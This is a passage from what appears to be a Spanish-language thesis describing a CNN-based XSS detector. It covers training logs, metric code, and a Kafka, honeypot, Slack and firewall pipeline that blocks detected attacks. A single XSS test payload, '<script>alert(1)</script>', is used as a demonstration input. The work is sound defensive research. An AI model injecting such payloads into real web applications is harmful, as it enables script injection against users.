- Cada payload fue almacenado en un vector previamente creado de 10000 ceros, utilizando la librería *zeros.(10000)* de *numpy*[138] y luego convertido en un vector de vectores utilizando la función *shape(100, 100)*, y para finalizar aplicar la función *resize* de cv2[139] y *reshape(cantidad de payloads, 100, 100, 1)*. Este paso debía realizarse antes de introducir los datos y entrenar el modelo de CNN (como se aprecia en la linea de código numero 2 de la imagen 12).

Después de convertir las muestras a *Unicode*, se realizó la división del conjunto de datos en datos de entrenamiento y prueba, en un %80 y %20 respectivamente, donde la selección se configuró como *random_state=42*, y este %20 de payloads de prueba incluyó 1466 instancias maliciosas y 1273 instancias benignas. Luego, se llevó a cabo el entrenamiento del modelo CNN. A continuación se visualiza el log del entrenamiento del mismo:


CNN Model Training log:

```
Epoch 1/10
86/86 - 152s 2s/step - loss: 0.4355 - accuracy: 0.7914 - val_loss: 0.4761 - val_accuracy: 0.7937
Epoch 2/10
86/86 - 165s 2s/step - loss: 0.1844 - accuracy: 0.9343 - val_loss: 0.1227 - val_accuracy: 0.9620
Epoch 3/10
86/86 - 164s 2s/step - loss: 0.0801 - accuracy: 0.9768 - val_loss: 0.0809 - val_accuracy: 0.9774
Epoch 4/10
86/86 - 156s 2s/step - loss: 0.0574 - accuracy: 0.9846 - val_loss: 0.0696 - val_accuracy: 0.9796
Epoch 5/10
86/86 - 150s 2s/step - loss: 0.0629 - accuracy: 0.9818 - val_loss: 0.0702 - val_accuracy: 0.9777
Epoch 6/10
86/86 - 155s 2s/step - loss: 0.0521 - accuracy: 0.9858 - val_loss: 0.0637 - val_accuracy: 0.9799
Epoch 7/10
86/86 - 158s 2s/step - loss: 0.0434 - accuracy: 0.9883 - val_loss: 0.0528 - val_accuracy: 0.9843
Epoch 8/10
86/86 - 152s 2s/step - loss: 0.0410 - accuracy: 0.9887 - val_loss: 0.0504 - val_accuracy: 0.9850
Epoch 9/10
86/86 - 154s 2s/step - loss: 0.0368 - accuracy: 0.9901 - val_loss: 0.0642 - val_accuracy: 0.9799
Epoch 10/10
86/86 - 156s 2s/step - loss: 0.0334 - accuracy: 0.9890 - val_loss: 0.0414 - val_accuracy: 0.9876
```

Una vez finalizado el entrenamiento, se procedió a probar el modelo creado y medir los parámentros resultantes utilizando otra vez los datos de prueba para correr una predicción del modelo y medir los parámetros resultantes. El código que se utilizó para calcular el *accuracy*, *precision* y *recall* se aprecia en la imagen 15 y los resultados otenidos fueron:

- Accuracy: 0.9828404527199708
- Precision: 0.9748707296733843
- Recall: 0.9931974761255115

Mientras que la matriz de confusión se aprecia en la imagen 13.




<u>Imagen 13:</u> Matriz de confusión del modelo entrenado luego de predecir los datos de prueba

Por otro lado, en la imagen 14, se provee el resto de los parámetros y mediciones que surgen en función a lo la matriz calculada anteriormente.

Measure	Value	Formula
Sensitivity	0.9931	TPR = TP / (TP + FN)
Specificity	0.9715	SPC = TN / (FP + TN)
Positive Predictive Value (Precision)	0.9748	PPV = TP / (TP + FP)
Negative Predictive Value	0.9921	NPV = TN / (TN + FN)
False Positive Rate	0.0285	FPR = FP / (FP + TN)
False Discovery Rate	0.0252	FDR = FP / (FP + TP)
False Negative Rate	0.0069	FNR = FN / (FN + TP)
Accuracy	0.9828	ACC = (TP + TN) / (TP + TN + FP + FN)
F1 Score	0.9838	F1 = 2TP / (2TP + FP + FN)
Matthews Correlation Coefficient	0.9657	MCC = (TP x TN – FP x FN) / (sqrt((TP + FP) x (TP + FN) x (TN + FP) x (TN + FN)))

<u>Imagen 14:</u> Parámetros y medidas de performance del modelo entrenado y pobado



```
ddef calc_accuracy(tp, tn, fp, fn):
    return (tp+tn) / (tp + tn + fp + fn)


def calc_precision(tp,fp):
    return tp / (tp + fp)


def calc_recall(tp,fn):
    return tp / (tp + fn)


def get_conf_matrix(truth, predictions):
    tp = tn = fp = fn = 0

    for true, prediction in zip(truth, predictions):
        if true == 1:
            if prediction == true:
                tp += 1
            elif prediction != true:
                fn += 1
        else:
            if prediction == true:
                tn += 1
            elif prediction != true:
                fp += 1

    return (calc_accuracy(tp, tn, fp, fn),
            calc_precision(tp, fp),
            calc_recall(tp, fn),
            tp, tn, fp, fn)
```

Imagen 15: Implementación del cálculo de la matriz de confusión

En resumen, la creación del detector de anomalías XSS por medio del modelo CNN se llevó a cabo en cuatro pasos. En primer lugar, se presentaron listas de cargas útiles maliciosas y benignas. En segundo lugar, se normalizó el *dataset* y agruparon en entrenamiento y prueba. En tercer lugar, el modelo se generó utilizando el conjunto de entrenamiento y su configuración descripta anteriormente. Finalmente, el modelo generado se probó utilizando el conjunto de datos de prueba, en donde la exactitud de la predicción fue de 2705 frente a 37 falsos negativos y 10 falsos positivos .

Una vez que el Detector de Anomalías se configuró correctamente, la Fase de Recopilación en su flujo de acción A comenzó. Los Proveedores de Transacciones instalados en la Aplicación Web Honeypot enviaron el flujo de carga útil al tópico de Transacciones de Kafka. Continuando con la Fase de Análisis, el Detector de Anomalías continuó el proceso, tomando cada carga útil del Kafka de Transacciones, convirtiéndolas a *Unicode* (por el motivo descrito en el flujo de acción B) y ejecutando el modelo de predicción. El Detector de Anomalías se configuró para detectar una carga útil como anómala en cuanto la predicción alcance un umbral de 85% y para enviar esas detecciones de ataques al tópico de Anomalías XSS de Kafka.

Llegando a la Fase de Difusión, el Alertador comenzó a recoger cada anomalía detectada y la envió a la interfaz de Consumidor Externo configurada, que en este caso Slack App y OPA, que estaba configurada y recibiendo las alertas. Al mismo tiempo, el Retro-alimentador envió las anomalías detectadas al Estandarizador para ser almacenadas en una base de datos persistente.

En el lado inferior derecho de la imagen 16, se encuentra la aplicación web Honeypot, en el lado izquierdo está la aplicación Slack, en el lado superior izquierdo hay una consola con los logs del Tópico de Transacciones XSS de Kafka y a su derecha un consola con logs del Tópico de Anomalías XSS de Kafka.

A modo de prueba de concepto y para visualizar un ejemplo en concreto, se procedió a escribir dos textos legítimos ("huevos" y "lechuga") y un texto malicioso ("<script>alert(1)</script>"). Como muestra la imagen, las dos primeras palabras coloreadas en verde aparecen en la consola del Tópico de Transacciones XSS de Kafka, pero no se detectan como una anomalía, y por otro lado el script coloreado en rojo aparece en ambas consolas y finalmente se advierte de esta anomalía detectada a la aplicación Slack.





Imagen 16: Escenario Corriendo y Alertando Efectivamente a Slack

Para poder visualizar esta misma prueba anterior, pero aplicando reglas al firewall se procederá a explicarlo tomando la ilustración 18:

- **Paso 1:** El Cliente BEE (o abeja), va a estar consumiendo el Honeypot hasta enviar el ataque XSS pertinente.
- **Paso 2:** El Spy o Transaction Provider, va a enviar al Kafka de Transacciones todo lo que haya ingresado el Cliente BEE
- **Paso 3:** EL Detector de Anomalías va a consumir el Kafka de Transacciones con el objetivo de detectar / predecir anomalías presentes en los payloads.
- **Paso 4:** El Detector de Anomalías va a enviar al Kafka de Anomalías los ataques XSS detectados por el modelo de Machine Learning.
- **Paso 5:** El Alertador va a consumir el Kafka de Anomalías.
- **Paso 6:** El Alertador va a enviar una alerta a su interfaz configurada por cada anomalía leída del Kakfa de Anomalías. En este caso, su interfaz configurada es Slack app y el OPA-IPT Controller, y la comunicación se lleva a cabo por medio de una API REST expuesta por el OPA-IPT Controller (escuchando en el puerto 33455).
- **Paso 7:** OPA va a bajar la regla al IPtables, y este último va a aplicar la regla de firewall. A modo de ejemplo, vamos a bloquear todo el tráfico hacia el puerto 9090, que es donde se encuentra escuchando el Honeypot.



<u>Ilustración 18:</u> Interacción entre la Arquitectura propuesta, OPA-IPTables y Slack

En la ilustración 21 y la ilustración 22 se pueden visualizar estas interacciones explicadas anteriormente pero plasmada en diagramas de secuencias separadas en dos instancias, por un lado la instancia de detección y por otro lado la instancia de aviso:




Ilustración 21: Diagrama de Secuencia Instancia 1





Ilustración 22: Diagrama de Secuencia Instancia 2

Otra forma más abstracta y resumida de ver esta secuencia es mediante la ilustración 23, en donde los espías o Proveedores de Transacciones envian payloads al Kafka T, luego el Detector de Anomalías consume esas transaccones, y si detecta anomalías, luego esa anomalía es enviada al Kafka A, para ser consumido por el Alertador que enviará estas alertas a Slack App y OPA:



<u>Ilustración 23:</u> Abstracción de la seccuencia de acción

Luego, en la imagen 17 se puede visualizar:

- Consola ubicada en el lado superior izquierdo: Es la consola del OPA-IPT Controller e IPTables. En la demostración[92] se visualiza como primero está la consola de OPA-IPT Controller y luego se cambia a la consola de IPTables para verificar que la regla del Firewall se haya instanciado efectivamente.
- Software ubicado en el lado inferior izquierdo: Es un postman ejecutando una request de consulta de reglas de firewall al OPA-IPT Controller. Aquí se ve como al principio no existen reglas de firewall y al final, cuando se detecta la anomalía, se ve la regla de firewall aplicada.
- Doble consola ubicada en el lado superior derecho son las consolas de los Kafkas (Izquierdo - Transacciones y Derecho - Anomalías). Aquí se ve como el Kafka de Transacciones loguea todo lo ingresado por el usuario, y el Kafka de Anomalías loguea las anomalías detectadas.
- Browser ubicado en el lado inferior derecha es el Cliente accediendo al Honeypot. Se aprecia que cuando ingresa el ataque XSS, luego es bloqueado por el Firewall.

